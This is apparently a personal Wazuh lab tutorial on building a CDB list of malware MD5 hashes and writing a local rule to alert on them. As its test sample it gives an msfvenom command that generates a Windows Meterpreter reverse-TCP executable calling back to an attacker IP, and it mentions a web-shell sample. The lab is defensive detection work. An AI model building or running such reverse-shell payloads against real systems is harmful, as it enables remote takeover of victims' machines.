Wazuh – CDB List

Hashes, IP Address, Domain Names

Lab Created By: MUHAMMAD MOIZ UD DIN RAFAY

Follow Me: linkedin.com/in/moizuddinrafay

In Wazuh, a CDB (Constant Database) list is a crucial feature used to enhance the functionality of the security platform. These lists allow users to store and manage structured data that can be efficiently queried and referenced by various Wazuh modules, particularly for security monitoring and threat detection purposes. Here's a detailed note on CDB lists in Wazuh:

Purpose of CDB Lists

1. **Data Structuring**: CDB lists provide a way to organize and store structured data, such as IP addresses, domain names, user identifiers, and other security-related information.
2. **Performance Optimization**: These lists are designed to be highly performant, allowing for quick lookups and efficient data retrieval, which is essential for real-time security monitoring.
3. **Integration with Wazuh Rules**: CDB lists can be referenced in Wazuh rule sets to enrich the detection logic. This enables more sophisticated and context-aware alerting mechanisms.


Key Features

- **Scalability**: CDB lists can handle large volumes of data efficiently, making them suitable for enterprise environments with extensive security datasets.
- **Flexibility**: Users can define multiple CDB lists for different types of data, enabling versatile use cases.
- **Ease of Management**: CDB lists can be easily created, updated, and managed through configuration files, providing a straightforward way to keep the data current.


Use Cases

1. **IP Address Blacklisting**: Store a list of known malicious IP addresses and reference this list in Wazuh rules to trigger alerts when traffic from these IPs is detected.
2. **Domain Name Monitoring**: Maintain a list of suspicious or known malicious domain names to detect DNS queries or connections to these domains.
3. **User Monitoring**: Track privileged or high-risk user accounts to monitor their activities closely for any signs of compromise.


Here is Wazuh Server running on my lab environment. I access Wazuh console via SSH connection.




Now we have to create CDB Malware list, go to following directories. In Wazuh Server




Create a file “malware-hashes”
Command: nano malware-hashes




Now open new terminal and create malware with “msfvenom” tool. I created my own malware you can also download known malware from internet.
Command: sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 -f exe lhost=(IP of Attacker) lport=4444 -o Malware.exe




Now calculate the hashes of files (Malware.exe, WebShell.php) with “md5sum”



After getting the files hash, we have to copy both hashes into “malware-hashes” file which we created in “/var/ossec/etc/lists” directory



Now save the “malware-hashes” file.



Now go to “/var/ossec/etc/” and edit the “ossec.conf” file.

```
root@wazuh-server:/var/ossec/etc
File  Actions  Edit  View  Help
[root@wazuh-server lists]# cd ..
[root@wazuh-server etc]# ls
client.keys            local_internal_options.conf  rules
decoders               localtime                    shared
internal_options.conf  ossec.conf                   sslmanager.cert
lists                  rootcheck                    sslmanager.key
[root@wazuh-server etc]# sudo nano ossec.conf
[root@wazuh-server etc]#
```

Find the ruleset location.

```
root@wazuh-server:/var/ossec/etc
File  Actions  Edit  View  Help
  GNU nano 2.9.8                    ossec.conf

  <localfile>
    <log_format>full_command</log_format>
    <command>netstat -tulpn | sed 's/\([[:alnum:]]\+\)\ \+[[:digit:$
    <alias>netstat listening ports</alias>
    <frequency>360</frequency>
  </localfile>

  <localfile>
    <log_format>full_command</log_format>
    <command>last -n 20</command>
    <frequency>360</frequency>
  </localfile>

  <ruleset>
    <!-- Default ruleset -->
    <decoder_dir>ruleset/decoders</decoder_dir>
    <rule_dir>ruleset/rules</rule_dir>
    <rule_exclude>0215-policy_rules.xml</rule_exclude>
    <list>etc/lists/audit-keys</list>
    <list>etc/lists/amazon/aws-eventnames</list>
    <list>etc/lists/security-eventchannel</list>

    <!-- User-defined ruleset -->
    <decoder_dir>etc/decoders</decoder_dir>
    <rule_dir>etc/rules</rule_dir>
  </ruleset>

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell
```

Now add the location of “malware-hashes” file in list tag and save the file.
<list>etc/lists/malware-hashes</lists>

```
root@wazuh-server:/var/ossec/etc
File  Actions  Edit  View  Help
  GNU nano 2.9.8                    ossec.conf                    Modified

    <frequency>360</frequency>
  </localfile>

  <ruleset>
    <!-- Default ruleset -->
    <decoder_dir>ruleset/decoders</decoder_dir>
    <rule_dir>ruleset/rules</rule_dir>
    <rule_exclude>0215-policy_rules.xml</rule_exclude>
    <list>etc/lists/audit-keys</list>
    <list>etc/lists/amazon/aws-eventnames</list>
    <list>etc/lists/security-eventchannel</list>

      <!-- Ruleset For Detect Malware Hashes -->
      <list>etc/lists/malware-hashes</list>
```

Now go to “rule” directory and edit “local_rules.xml” file.

```
root@wazuh-server:/var/ossec/etc/rules
File  Actions  Edit  View  Help
[root@wazuh-server etc]# ls
client.keys            local_internal_options.conf  rules
decoders               localtime                    shared
internal_options.conf  ossec.conf                   sslmanager.cert
lists                  rootcheck                    sslmanager.key
[root@wazuh-server etc]# cd rules
[root@wazuh-server rules]# ls
local_rules.xml
[root@wazuh-server rules]# nano local_rules.xml
```

Here is the “local_rules.xml” file

```
root@wazuh-server:/var/ossec/etc/rules
File  Actions  Edit  View  Help
  GNU nano 2.9.8                    local_rules.xml

<!-- Local rules -->

<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<group name="local,syslog,sshd,">

  <!--
  Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.$
  -->
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.</desc$
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</gr$
  </rule>

</group>

 <!-- Active Response RDP BruteForce Attack -->
<group name="rdp">
<rule id="100100" level="10" frequency="3" timeframe="120">
<if_matched_sid>60122</if_matched_sid>
<description>RDP Attack Detected on Windows 11 System (Moizuddin Ra$
</rule>
                              [ Read 29 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell
```

Now add this rule:

```
<group name="malware,">
<rule id="110002" level="13">
<if_sid>554, 550</if_sid>
<list field="md5" lookup=match_key">etc/lists/malware-hashes</list>
<description> Known Malware File Hash is Detected</description>
<mitre>
<id>T1204.002</id>
</mitre>
</rule>
```


```
root@wazuh-server:/var/ossec/etc/rules
File  Actions  Edit  View  Help
  GNU nano 2.9.8                    local_rules.xml                    Modified

    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.</description>
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
  </rule>

</group>

 <!-- Active Response RDP BruteForce Attack -->
<group name="rdp">
<rule id="100100" level="10" frequency="3" timeframe="120">
<if_matched_sid>60122</if_matched_sid>
<description>RDP Attack Detected on Windows 11 System (Moizuddin Rafay)</description>
</rule>
</group>

 <!-- Local Rules for Malware Hashes Detection -->

<group name="malware,">
<rule id="110002" level="13">
<if_sid>554, 550</if_sid>
<list field="md5" lookup="match_key">etc/lists/malware-hashes</list>
<description>Known Malware File Hash is detected in Moizuddin Rafay Computer System: $(file)</description>
<mitre>
<id>T1204.002</id>
</mitre>
</rule>

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  M-E Redo
```

Now save the file and restart wazuh-manager


Command: systemctl restart wazuh-manager

```
root@wazuh-server:/var/ossec/etc/rules
File  Actions  Edit  View  Help
[root@wazuh-server etc]# ls
client.keys            local_internal_options.conf  rules
decoders               localtime                    shared
internal_options.conf  ossec.conf                   sslmanager.cert
lists                  rootcheck                    sslmanager.key
[root@wazuh-server etc]# cd rules
[root@wazuh-server rules]# ls
local_rules.xml
[root@wazuh-server rules]# nano local_rules.xml
[root@wazuh-server rules]# systemctl restart wazuh-manager
[root@wazuh-server rules]#
```


Now we have to add configuration in windows-agent “ossec.conf” file. Open Wazuh Agent in windows11.



Now go to “View Config”

